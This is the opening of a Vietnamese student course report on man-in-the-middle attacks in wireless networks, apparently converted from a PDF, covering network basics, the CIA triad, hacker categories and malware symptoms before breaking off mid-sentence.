HỌC VIỆN KỸ THUẬT MẬT MÃ

KHOA AN TOÀN THÔNG TIN

BÁO CÁO MÔN HỌC

AN TOÀN MẠNG KHÔNG DÂY VÀ DI ĐỘNG

Đề tài:

TẤN CÔNG MAN IN THE MIDDLE TRONG MẠNG KHÔNG DÂY

Sinh viên thực hiện: BÙI TRỌNG HIẾU - AT160320
TRẦN VĂN BIÊN - AT160306
ĐINH THỊ THU - AT160350

Giảng viên hướng dẫn:

ThS. Nguyễn Ngọc Toàn

Hà Nội,11-2022

MỤC LỤC

LỜI NÓI ĐẦU

Tấn công người đứng giữa (Man In The Middle) hoạt động bằng cách thiết lập các kết nối đến máy tính nạn nhân và relay các message giữa chúng. Trường hợp bị tấn công, nạn nhân cứ tin tưởng là họ đang truyền thông một cách trực tiếp với nạn nhân kia, trong khi đó sự thực thì các luồng truyền thông lại bị thông qua host của kẻ tấn công. Và kết quả là các host này không chỉ có thể thông dịch dữ liệu nhạy cảm mà nó còn có thể gửi xen vào cũng như thay đổi luồng dữ liệu để kiểm soát sâu hơn những nạn nhân của nó.

MITM là một cuộc tấn công nhằm phá hoại sự chứng thực lẫn nhau, một cuộc tấn công trung gian có thể thành công chỉ khi kẻ tấn công có thể mạo danh người một trong hai người đang trao đổi thông tin trực tiếp với nhau nhằm làm cho hai bên trao đổi tin rằng chỉ có họ biết được thông tin đang trao đổi chứ không có người thứ ba nào. Hầu hết các giao thức mã hóa bao gồm một số dạng xác thực thiết bị đầu cuối đặc biệt để ngăn chặn các cuộc tấn công MITM.

Trong bài thực tập này, chúng em sẽ tìm hiểu một số hình thức tấn công MITM hay được sử dụng nhất, chẳng hạn như: Giả mạo ARP, Giả mạo DNS, Giả mạo IP, đánh cắp Email,… Dựa vào các lý thuyết trên chúng em sẽ tiến hành thực nghiệm hình thức tấn công giả mạo ARP và tấn công giả mạo DNS (DNS Spoofing) với môi trường tấn công là máy Kali linux và máy đóng vai trò nạn nhân là Windows 8.

Chương 1: Tổng quan về mạng máy tính

Trong chương này chúng ta sẽ tìm hiểu tổng quan về an ninh mạng, và khái niệm về tấn công mạng cũng như các hình thức tấn công mạng phổ biến và giải pháp phòng chống.

Chương 2 : Mạng không dây và cách thức tấn công mạng

Chương này chúng ta tìm hiểu tổng quan về mạng không dây,các khái niệm ,thành phần và một số cách thức tấn công mạng

Chương 3: Kỹ thuật tấn công man in the middle và phương pháp phòng chống.

Trong chương này sẽ tổng quát một quy trình tấn công man in the middle cũng như một số dạng tấn công man in the middle và cách thức phòng chống các cuộc tấn công man in the middle

Chương 4: Kịch bản tấn công

Chương này sẽ lên kịch bản tấn công và và các bước thực hiện cuộc tấn công DNS spoofing cũng như cách để phòng thủ các cuộc tấn công DNS Spoofing.

Phân công công việc :

TASK	Đ.Thu	B.Hiếu	T.Biên
Tổng quan về an ninh mạng (khái niệm,lịch sử,nguyên tắc,mục tiêu,nguy cơ)		x	
Tổng quan về tấn công mạng(khái niệm,mục đích ,tấn công thực tế)			x
Các hình thức tấn công mạng phổ biến(Tấn công malware ,tấn công giả mạo,Man-in-the-middle,tấn công CSDL),tổng quan mạng không dây	x		
Các giải pháp chống tấn công mạng		x	
Quy trình tấn công MITM	x		
Phân loại tấn công Man-in-the-Middle		x	
Giải pháp phòng chống tấn công Man in the Middle			x
Kịch bản tấn công ARP spoofing		x	
Kịch bản tấn công DNS spoofing		x	
Kịch bản tấn công evil twin attack	x		
Word	x		
Tự thực hành các kịch bản	x	x	x
Demo		x	
Thuyết trình	x	x	
Slide			x

CHƯƠNG 1 :TỔNG QUAN VỀ MẠNG MÁY TÍNH

1.1. Mạng máy tính

1.1.1. Mạng máy tính

Khái niệm mạng máy tính

Có thể hiểu đơn giản, mạng máy tính là một hệ thống mạng lưới các máy tính được kết nối với nhau theo một đường truyền vật lý. Chúng được kết nối theo kiến trúc nào đó (Network Architecture) nào đó. Mục đích tạo nhằm thu thập, trao đổi dữ liệu và chia sẻ tài nguyên cho nhiều người cùng sử dụng.

Mạng máy tính được thấy nhiều nhất tại các văn phòng khi có nhiều người cùng sử dụng máy tính trong cùng một phòng. Hoặc mạng máy tính cho một tòa nhà, một thành một. Cũng có thể là mạng máy tính trên phạm vi toàn cầu.

Các thành phần của mạng máy tính

Mạng máy tính bao gồm 3 thành phần chính:

- Các máy tính được dùng để kết nối với nhau.

- Các thiết bị mạng dùng để kết nối các máy tính với nhau.

- Phần mềm cho phép thực hiện công việc trao đổi thông tin giữa các máy tính.

Các loại mô hình mạng máy tính

Mạng ngang hàng (Peer – to – Peer)

Với dạng này, các máy tính tham gia cùng một hệ thống mạng với vai trò ngang nhau. Có thể cùng chia sẻ tài nguyên, dữ liệu máy tính với nhau một cách trực tiếp. Mạng máy tính ngang hàng chỉ thích hợp với những mạng có quy mô nhỏ, tài nguyên được quản lý phân tán. Nhược điểm của hệ thống mạng này là chế độ bảo mật kém.

Mạng khách - chủ (Client – Server)

Với mạng khách - chủ sẽ có một đến một vài máy tính được chọn làm máy chủ (Server). Đảm nhiệm việc quản lý và cung cấp tài nguyên, dữ liệu đến các máy khác. Những máy tính sử dụng dữ liệu từ máy chỉ được gọi là máy khách (Client).

Máy chủ trong hệ thống này có vai trò điều khiển việc phân phối tài nguyên nằm trong mạng với mục đích sử dụng chung. Đảm bảo cung cấp, phục vụ dữ liệu cho máy khách một cách có hệ thống. Máy khách là máy sử dụng tài nguyên do máy chủ cung cấp. Với mô hình mạng máy tính này thì dữ liệu được quản lý tập trung, bảo mật tốt, thích hợp với các mạng trung bình và lớn.

Mạng liên kết nối (mạng theo web)

Mạng liên kết bằng internet là một dạng mạng máy tính diện rộng. Chúng đã và đang trở thành một phần không thể thiếu trong hoạt động của bất kỳ cá nhân, tổ chức, các doanh nghiệp, tập đoàn trên thế giới. Mạng máy tính trên phạm vi Internet được gọi là mạng liên kết nối, giúp kết nối trên toàn cầu.

Tuy nhiên, có thể phân loại mạng máy tính liên kết nối dưới góc địa lý thành những dạng sau:

- Mạng cục bộ (LAN: Local Area Network)

Mạng LAN là một cụm từ rất phổ biến tại các văn phòng công ty hiện nay. Chúng chính là một dạng mạng cục bộ, kết nối máy tính trong một vùng có diện tích tương đối nhỏ. Ví dụ như: một phòng, một tòa nhà, một xí nghiệp, một cơ quan, một trường học,…

Mạng LAN trong thực tế được kết nối thành mạng ngang hàng hoặc dựa trên máy chủ. Nhưng các máy tính nếu muốn kết nối mạng LAN đều phải có kết nối dựa trên các yêu cầu: phải có card giao tiếp mạng (NIC: Network Interface Card) và thiết bị truyền thông (có dây hoặc không dây).

- Mạng diện rộng (WAN: Wide Area Network)

Mạng có khả năng kết nối các máy tính ở cách nhau những khoảng cách lớn.WLAN bao gồm hai hay nhiều LAN. Mạng WAN có khả năng bao phủ một vùng diện tích rộng (có thể là một thành phố, một lãnh thổ, một quốc gia...). Các LAN được kết nối bằng cách sử dụng các đường dây của nhà cung cấp dịch vụ truyền tải công cộng

Mạng WAN được sử dụng phổ biến đối với những công ty, tổ chức nhà nước, tập đoàn lớn có nhiều phòng ban, chi nhánh tại nhiều tỉnh, thành phố khác nhau. Mỗi chi nhánh sẽ có hệ thống mạng LAN để nhân viên trao đổi dữ liệu. Các LAN này lại được kết nối với nhau thành một mạng thống nhất của toàn công ty hay tập đoàn

1.1.2. Sự phát triển từ Ethernet đến mạng không dây (WI-FI)

Ethernet là một giao thức giao tiếp tiêu chuẩn và là công nghệ được sử dụng phổ biến nhất trong các mạng cục bộ có dây (LAN). Ethernet liên quan đến cáp vật lý hoặc cáp Internet mà dữ liệu truyền qua đó.

Mạng không dây - WiFi là một công nghệ mạng cho phép các thiết bị di động kết nối Internet không dây hoặc để tạo điều kiện giao tiếp không dây với nhau. Đó là công nghệ sử dụng sóng vô tuyến để cung cấp kết nối Internet tốc độ cao cho các thiết bị dựa trên tiêu chuẩn IEEE 802.11.

Mô hình mạng không dây cũng tương tự mô hình điện thoại di động. Gồm một trạm chính cùng với nhiều nhánh phụ thuộc và nhu cầu sử dụng của hệ thống mạng đó.

Trong thời buổi hiện đại 4.0 ngày nay, các thiết bị di động hầu như đã phủ sóng toàn thế giới, đặc biệt là những quốc gia lớn, smartphone đã chiếm và là thứ không thể thiếu, việc sử dụng những thiết bị này cần những kết nối không dây và đó chính là mạng wifi. Chúng ta không thể dùng cáp mạng có dây để kết nối với những thiết bị này để truy cập vào internet.

Nguyên lý hoạt động của mạng không dây

- Mạng WLAN sử dụng sóng điện từ (vô tuyến và tia hồng ngoại) để truyền thông tin từ điểm này sang điểm khác mà không dựa vào bất kỳ kết nối vật lý nào. Các sóng vô tuyến thường là các sóng mang vô tuyến bởi vì chúng thực hiện chức năng phân phát năng lượng đơn giản tới máy thu ở xa.

- Dữ liệu truyền được chồng lên trên sóng mang vô tuyến để nó được nhận lại đúng ở máy thu. Đó là sự điều biến sóng mang theo thông tin được truyền. Một khi dữ liệu được chồng (được điều chế) lên trên sóng mang vô tuyến, thì tín hiệu vô tuyến chiếm nhiều hơn một tần số đơn, vì tần số hoặc tốc độ truyền theo bit của thông tin biến điệu được thêm vào sóng mang. Nhiều sóng mang vô tuyến tồn tại trong cùng không gian tại cùng một thời điểm mà không nhiễu với nhau nếu chúng được truyền trên các tần số vô tuyến khác nhau.

- Để nhận dữ liệu, máy thu vô tuyến bắt sóng (hoặc chọn) một tần số vô tuyến xác định trong khi loại bỏ tất cả các tín hiệu vô tuyến khác trên các tần số khác. Trong một cấu hình mạng WLAN tiêu biểu, một thiết bị thu phát, được gọi một điểm truy cập (AP – access point), nối tới mạng nối dây từ một vị trí cố định sử dugj cáp Ethernet chuẩn. Điểm truy cập (access point) nhận, lưu vào bộ nhớ đệm, và truyền dữ liệu giữa mạng WLAN và cơ sở hạn tầng mạng nối dây.

- Một điểm truy cập đơn hỗ trợ một nhóm nhỏ người sử dụng và vận hành bên trong một phạm vi vài mét tới hàng chục mét. Điểm truy cập(hoặc anten được gắn tới nó) thông thường được gắn trên cao nhưng thực tế được gắn bất cứ nơi đâu miễn là khoảng vô tuyến cần thu được. Các người dùng đầu cuối truy cập mạng WLAN thông qua các card giao tiếp mạng WLAN mà được thực hiện như các card PC trong các máy tính để bàn, hoặc các thiết bị tích hợp hoàn toàn bên trong các máy tính cầm tay. Các card giao tiếp mạng WLAN cung cấp một giao diện giữa hệ điều hành mạng (NOS) và sóng trời (qua một anten). Bản chất của kết nối không dây là trong suốt với NOS.

1.1.3. Nguyên tắc nền tảng của an ninh mạng

Tính bí mật (Confidentiality): là sự ngăn ngừa việc tiết lộ trái phép những thông tin quan trọng, nhạy cảm. Đó là khả năng đảm bảo mức độ bí mật cần thiết được tuân thủ và thông tin quan trọng, nhạy cảm đó được che giấu với người dùng không được cấp phép.

Tính toàn vẹn (Integrity): Là sự phát hiện và ngăn ngừa việc sửa đổi trái phép về dữ liệu, thông tin và hệ thống, do đó đảm bảo được sự chính xác của thông tin và hệ thống.

Tính sẵn sàng (Availability):

- Tính sẵn sàng bảo đảm các người sử dụng hợp pháp của hệ thống có khả năng truy cập đúng lúc và không bị ngắt quãng tới các thông tin trong hệ thống và tới mạng.
- Tính sẵn sàng có liên quan đến độ tin cậy của hệ thống.


Tùy thuộc vào ứng dụng và hoàn cảnh cụ thể, mà một trong ba nguyên tắc này sẽ quan trọng hơn những cái khác

T*ùy thuộc vào ứng dụng và hoàn cảnh cụ thể, mà một trong ba nguyên tắc này sẽ quan trọng hơn những cái khác*

1.1.3.1 Mô hình CIA

Confidentiality, Integrity, Availability, được gọi là: Mô hình bộ ba CIA.

- Ba nguyên tắc cốt lõi này phải dẫn đường cho tất cả các hệ thống an ninh mạng.
- Bộ ba CIA cũng cung cấp một công cụ đo (tiêu chuẩn để đánh giá) đối với các thực hiện an ninh.
- Mọi vi phạm bất kỳ một trong ba nguyên tắc này đều có thể gây hậu quả nghiêm trọng đối với tất cả các thành phần có liên quan.




Hình1.1: Mô hình bộ ba an ninh

1.1.3.2 Mô hình bộ ba an ninh

Một mô hình rất quan trọng có liên quan trực tiếp đến quá trình phát triển và triển khai của mọi tổ chức là mô hình bộ ba an ninh (security trinity).

- Ba khía cạnh của mô hình bộ ba an ninh là:
  - Sự phát hiện (Detection)
  - Sự ngăn chặn (Prevention)
  - Sự phản ứng (Response)
- Chúng kết hợp thành các cơ sở của an ninh mạng.
- Mô hình bộ an an ninh



Hinh1.2: Mô hình bộ an an ninh

1.1.4. Mục tiêu của an ninh mạng

An ninh mạng là tiến trình mà nhờ nó **một mạng sẽ được đảm bảo an ninh** để chống lại các đe dọa từ bên trong và bên ngoài với các dạng khác nhau.

Mục tiêu của an ninh mạng là bảo vệ thông tin khỏi bị đánh cắp, xâm phạm hoặc bị tấn công. Độ bảo mật an ninh mạng có thể được đo lường bằng ít nhất một trong ba mục tiêu sau:

- Tính bảo mật
- Tính toàn vẹn
- Tính sẵn

a) Tính bảo mật (Confidentiality)

Bảo mật gần tương đương với quyền riêng tư và việc tránh tiết lộ thông tin trái phép. Liên quan đến việc bảo vệ dữ liệu, bảo mật cung cấp quyền truy cập cho những người được phép và ngăn chặn người khác tiếp xúc với bất kỳ thông tin nào về nội dung của chủ sở hữu. Yếu tố này ngăn chặn thông tin cá nhân tiếp cận sai người trong khi đảm bảo rằng người dùng mục tiêu có thể thu thập được thông tin cần thiết. Mã hóa dữ liệu là một ví dụ điển hình để đảm bảo tính bảo mật.

Các công cụ chính phục vụ cho tiêu chí "bảo mật":

Mã hóa (Encryption): Mã hóa là một phương pháp chuyển đổi thông tin khiến dữ liệu trở nên không thể đọc được đối với người dùng trái phép bằng cách sử dụng thuật toán. Sử dụng khóa bí mật (khóa mã hóa) để dữ liệu được chuyển đổi, chỉ có thể được đọc bằng cách sử dụng một khóa bí mật khác (khóa giải mã). Công cụ này nhằm bảo vệ những dữ liệu nhạy cảm như số thẻ tín dụng, bằng cách mã hóa và chuyển đổi dữ liệu thành một văn bản mật mã không thể đọc được, dữ liệu này chỉ có thể được đọc một khi đã giải mã nó. Khóa bất đối xứng (asymmetric-key) và khóa đối xứng (symmetric-key) là hai loại mã hóa chính phổ biến nhất.

Kiểm soát quyền truy cập (Access Control): Đây là công cụ xác định các quy tắc và chính sách để giới hạn quyền truy cập vào hệ thống hoặc các tài nguyên, dữ liệu ảo/vật lý. Kiểm soát quyền truy cập bao gồm quá trình người dùng được cấp quyền truy cập và một số đặc quyền nhất định đối với hệ thống, tài nguyên hoặc thông tin. Trong các hệ thống kiểm soát quyền truy cập, người dùng cần xuất trình thông tin đăng nhập trước khi có thể được cấp phép tiếp cận thông tin, có thể kể đến như danh tính, số sê-ri của máy chủ. Trong các hệ thống vận hành vật lý, các thông tin đăng nhập này có thể tồn tại dưới nhiều dạng, nhưng với các thông tin không thể được chuyển giao sẽ cung cấp tính bảo mật cao nhất.

Xác thực (Authentication): Xác thực là một quá trình đảm bảo và xác nhận danh tính hoặc vai trò của người dùng. Công cụ này có thể được thực hiện theo một số cách khác nhau, nhưng đa số thường dựa trên sự kết hợp với: một thứ gì đó mà cá nhân sở hữu (như thẻ thông minh hoặc khóa radio để lưu trữ các khóa bí mật), một thứ gì đó mà cá nhân biết (như mật khẩu) hoặc một thứ gì đó dùng để nhận dạng cá nhân (như dấu vân tay). Xác thực đóng vai trò cấp thiết đối với mọi tổ chức, vì công cụ này cho phép họ giữ an toàn cho mạng lưới thông tin của mình bằng cách chỉ cho phép người dùng được xác thực truy cập vào các tài nguyên dưới sự bảo vệ, giám sát của nó. Những tài nguyên này có thể bao gồm các hệ thống máy tính, mạng, cơ sở dữ liệu, website và các ứng dụng hoặc dịch vụ dựa trên mạng lưới khác.

Ủy quyền (Authorization): Đây là một cơ chế bảo mật được sử dụng để xác định danh tính một người hoặc hệ thống được phép truy cập vào dữ liệu, dựa trên chính sách kiểm soát quyền truy cập, bao gồm các chương trình máy tính, tệp tin, dịch vụ, dữ liệu và tính năng ứng dụng. Ủy quyền thường được đi trước xác thực để xác minh danh tính người dùng. Quản trị viên hệ thống thường là người chỉ định cấp phép hoặc từ chối quyền truy cập đối với cá nhân khi muốn tiếp cận thông tin dữ liệu và đăng nhập vào hệ thống.

Bảo mật vậy lý (Physical Security): Đây là các biện pháp được thiết kế để

ngăn chặn sự truy cập trái phép vào các tài sản công nghệ thông tin như cơ sở vật chất, thiết bị, nhân sự, tài nguyên và các loại tài sản khác nhằm tránh bị hư hại. Công cụ này bảo vệ các tài sản nêu trên khỏi các mối đe dọa vật lý như: trộm cắp, phá hoại, hỏa hoạn và thiên tai.

b) ***Tính toàn vẹn (Integrity)***

Tính toàn vẹn đề cập đến các phương pháp nhằm đảm bảo nguồn dữ liệu là thật, chính xác và được bảo vệ khỏi sự sửa đổi trái phép của người dùng.

Các công cụ chính phục vụ cho tiêu chí "toàn vẹn":

Sao lưu (Backups): Sao lưu là lưu trữ dữ liệu định kỳ. Đây là một quá trình tạo lập các bản sao của dữ liệu hoặc tệp dữ liệu để sử dụng trong trường hợp khi dữ liệu gốc hoặc tệp dữ liệu bị mất hoặc bị hủy. Sao lưu cũng được sử dụng để tạo các bản sao phục vụ cho các mục đích lưu lại lịch sử dữ liệu, chẳng hạn như các nghiên cứu dài hạn, thống kê hoặc cho các ghi chép, hoặc đơn giản chỉ để đáp ứng các yêu cầu của chính sách lưu trữ dữ liệu.

Tổng kiểm tra (Checksums): Tổng kiểm tra là một giá trị số được sử dụng để xác minh tính toàn vẹn của tệp hoặc dữ liệu được truyền đi. Nói cách khác, đó là sự tính toán của một hàm phản ánh nội dung của tệp thành một giá trị số. Chúng thường được sử dụng để so sánh hai bộ dữ liệu, nhằm đảm bảo rằng chúng giống hệt nhau. Hàm tổng kiểm tra phụ thuộc vào toàn bộ nội dung của tệp, nó được thiết kế theo cách mà ngay cả một thay đổi nhỏ đối với tệp đầu vào (chẳng hạn như lệch một bit) có thể dẫn đến giá trị đầu ra khác nhau.

Mã chỉnh dữ liệu (Data Correcting Codes): Đây là một phương pháp để lưu trữ dữ liệu theo cách mà những thay đổi nhỏ nhất cũng có thể dễ dàng được phát hiện và tự động điều chỉnh.

c) ***Tính sẵn có (Availability)***

Mọi hệ thống thông tin đều phục vụ cho mục đích riêng của nó và thông tin phải luôn luôn sẵn sàng khi cần thiết. Hệ thống có tính sẵn sàng cao hướng đến sự

sẵn có, khả dụng ở mọi thời điểm, tránh được rủi ro, đảm bảo thông tin có thể được truy cập và sửa đổi kịp thời bởi những người được ủy quyền.

Các công cụ chính phục vụ cho tiêu chí "sẵn có":

Bảo vệ vật lý (Physical Protections): Có nghĩa là giữ thông tin có sẵn ngay cả trong trường hợp phải đối mặt với thách thức về vật chất. Đảm bảo các thông tin nhạy cảm và công nghệ thông tin quan trọng được lưu trữ trong các khu vực an toàn.

Tính toán dự phòng (Computational Redundancies): Được áp dụng nhằm bảo vệ máy tính và các thiết bị được lưu trữ, đóng vai trò dự phòng trong trường hợp xảy ra hỏng hóc.

1.1.5. Nguy cơ gây mất an ninh mạng

Các mối đe dọa (Threats): một mối đe dọa là bất kỳ điều gì mà có thể phá vỡ tính bí mật, tính toàn vẹn hoặc tính sẵn sàng của một hệ thống mạng.

Các lỗ hổng (tính tổn thương) (Vulnerabilities): một lỗ hổng là một điểm yếu vốn có trong thiết kế, cấu hình hoặc thực hiện của một mạng mà có thể gây cho nó khả năng đối đầu với một mối đe dọa.

Sự rủi ro (Risk): là độ đo đánh giá tính dễ bị tổn thương kết hợp với khả năng tấn công thành công.

Tấn công (Attack): là thể hiện thực tế của một mối đe dọa.

Các biện pháp bảo vệ (Safeguards): là các biện pháp điều khiển vật lý, các cơ chế, các chính sách và các thủ tục bảo vệ các tài nguyên khỏi các mối đe dọa.

1.2. Tổng quan về tấn công mạng

1.2.1. Khái niệm tấn công mạng

An ninh mạng máy tính (network security) là tổng thể các giải pháp về mặt tổ chức và kỹ thuật nhằm ngăn cản mọi nguy cơ tổn hại đến mạng.

Các tổn hại có thể xảy ra do:

- Lỗi của người sử dụng.
- Các lỗ hổng trong các hệ điều hành cũng như các chương trình ứng dụng.

- Các hành động hiểm độc.
- Các lỗi phần cứng.
- Các nguyên nhân khác từ tự nhiên.

An ninh mạng máy tính (MMT) bao gồm vô số các phương pháp được sử dụng để ngăn cản các sự kiện trên, nhưng trước hết tập trung vào việc ngăn cản:

- Lỗi của người sử dụng.
- Các hành động hiểm độc.

Số lượng các mạng máy tính tăng lên rất nhanh.

- Ngày càng trở thành phức tạp và phải thực hiện các nhiệm vụ quan trọng hơn.
- Mang lại những thách thức mới cho những ai sử dụng và quản lý chúng.

Sự cần thiết phải hội nhập các dịch vụ vào cùng một hạ tầng cơ sở mạng tất cả trong một) là một điều hiển nhiên

- Làm phát sinh nhanh chóng việc các công nghệ đưa vào các sản phẩm có liên quan đến an ninh còn non nớt.
- Do các nhà quản lý mạng phải cố gắng triển khai những công nghệ mới nhất vào hạ tầng cơ sở mạng của mình,

An ninh mạng trở thành một chức năng then chốt trong việc xây dựng và duy trì các mạng hiện đại của mọi tổ chức.

1.2.2. Hacker

Ban đầu, những kẻ tấn công mạng được gọi là Cyber-crime (tội phạm mạng), tuy nhiên công chúng thường biết đến họ dưới cái tên **"hacker"** (kẻ xâm nhập), ở Việt Nam gọi là **tin tặc**.

Các hacker đều là những người có kiến thức cực kỳ chuyên sâu về an ninh mạng, khoa học máy tính, khoa học mật mã, cơ sở dữ liệu,…Thậm chí, kiến thức của hacker còn được đánh giá là sâu và rộng hơn các kỹ sư CNTT thông thường.

Tại Việt Nam, tháng 5 năm 2019, một nhóm "hacker sinh viên" tại Thái

Nguyên đã bị bắt vì hack vào các trang web ngân hàng & ví điện tử để thực hiện các hành vi gian lận, chiếm đoạt số tiền lên tới hơn 3 tỷ đồng. Những trường hợp trên, hacker đều thực hiện tấn công các tổ chức với mục đích xấu, nên được gọi là **Hacker mũ đen**.

Bên cạnh những hacker "xấu" kể trên, trong cộng đồng tồn tại một bộ phận không nhỏ những hacker "tốt", được biết đến với cái tên **Hacker mũ trắng** hay White-hat hacker.

Họ là những người đam mê tìm hiểu về lĩnh vực an ninh mạng và an toàn thông tin, có kiến thức sâu rộng không hề kém Hacker mũ đen. Sự khác biệt là Hacker mũ trắng có mục đích tốt.

Khi họ xâm nhập thành công vào hệ thống của một tổ chức, họ thường cố gắng liên hệ với tổ chức để thông báo về sự không an toàn của hệ thống.

1.2.3. Mục đích của tấn công mạng

Bên cạnh những mục đích phổ biến như trục lợi phi pháp, tống tiền doanh nghiệp, hiện thị quảng cáo kiếm tiền, thì còn tồn tại một số mục đích khác phức tạp và nguy hiểm hơn: cạnh tranh không lành mạnh giữa các doanh nghiệp, tấn công an ninh hoặc kinh tế của một quốc gia, tấn công đánh sập một tổ chức tôn giáo, v.v.

Ngoài ra, một số hacker tấn công mạng chỉ để mua vui, thử sức, hoặc tò mò muốn khám phá các vấn đề về an ninh mạng.

Đối tượng tấn công: Có thể là cá nhân, doanh nghiệp, các tổ chức chính phủ hoặc phi chính phủ, cơ quan nhà nước, thậm chí đối tượng có thể là cả một quốc gia. Tuy nhiên, đối tượng phổ biến nhất của các cuộc tấn công mạng là các doanh nghiệp. Đơn giản vì mục tiêu chính của những kẻ tấn công là vì lợi nhuận.

1.3. Các hình thức tấn công mạng phổ biến

1.3.1. Tấn công bằng phần mềm độc hại

Tấn công malware là hình thức phổ biến nhất. Malware bao gồm spyware (phần mềm gián điệp), ransomware (mã độc tống tiền), virus và worm (phần mềm độc hại có khả năng lây lan nhanh). Thông thường, tin tặc sẽ tấn công người dùng thông qua các lỗ hổng bảo mật, cũng có thể là dụ dỗ người dùng click vào một đường link hoặc email (phishing) để phần mềm độc hại tự động cài đặt vào máy tính. Một khi được cài đặt thành công, malware sẽ gây ra:

Ngăn cản người dùng truy cập vào một file hoặc folder quan trọng (ransomware)

Cài đặt thêm những phần mềm độc hại khác

Lén lút theo dõi người dùng và đánh cắp dữ liệu (spyware)

Làm hư hại phần mềm, phần cứng, làm gián đoạn hệ thống.

Khi thiết bị nhiễm Malware, có thể nhận thấy các dấu hiệu sau:

Máy tính chạy chậm, tốc độ xử lý của hệ điều hành giảm cho dù bạn đang điều hướng Internet hay chỉ sử dụng các ứng dụng cục bộ.

Bạn bị làm phiền bởi quảng cáo pop-up, mà cụ thể hơn là Adware.

Hệ thống liên tục gặp sự cố, bị đóng băng hoặc hiển thị BSOD – màn hình xanh (đối với Windows).

Dung lượng ổ cứng giảm bất thường.

Hoạt động Internet của hệ thống tăng cao không rõ nguyên nhân.

Tài nguyên hệ thống tiêu hao bất thường, quạt máy tính hoạt động hết công suất.

Trang chủ của trình duyệt mặc định thay đổi mà không có sự cho phép của bạn. Các liên kết bạn nhấp vào sẽ chuyển hướng bạn đến các trang không mong muốn.

Các thanh công cụ, tiện ích mở rộng hoặc plugin mới được thêm vào trình

duyệt.

Các chương trình anti-virus ngừng hoạt động và không cập nhật được. Nhận được thông báo đòi tiền chuộc từ Malware, nếu không dữ liệu của bạn sẽ bị xóa.

Tuy nhiên, trong vài trường hợp, thiết bị bị nhiễm Malware vẫn hoạt động bình thường, không có dấu hiệu cụ thể nào.

Trong quá trình sử dụng Internet, những thao tác sau có thể khiến máy tính bị nhiễm Malware:

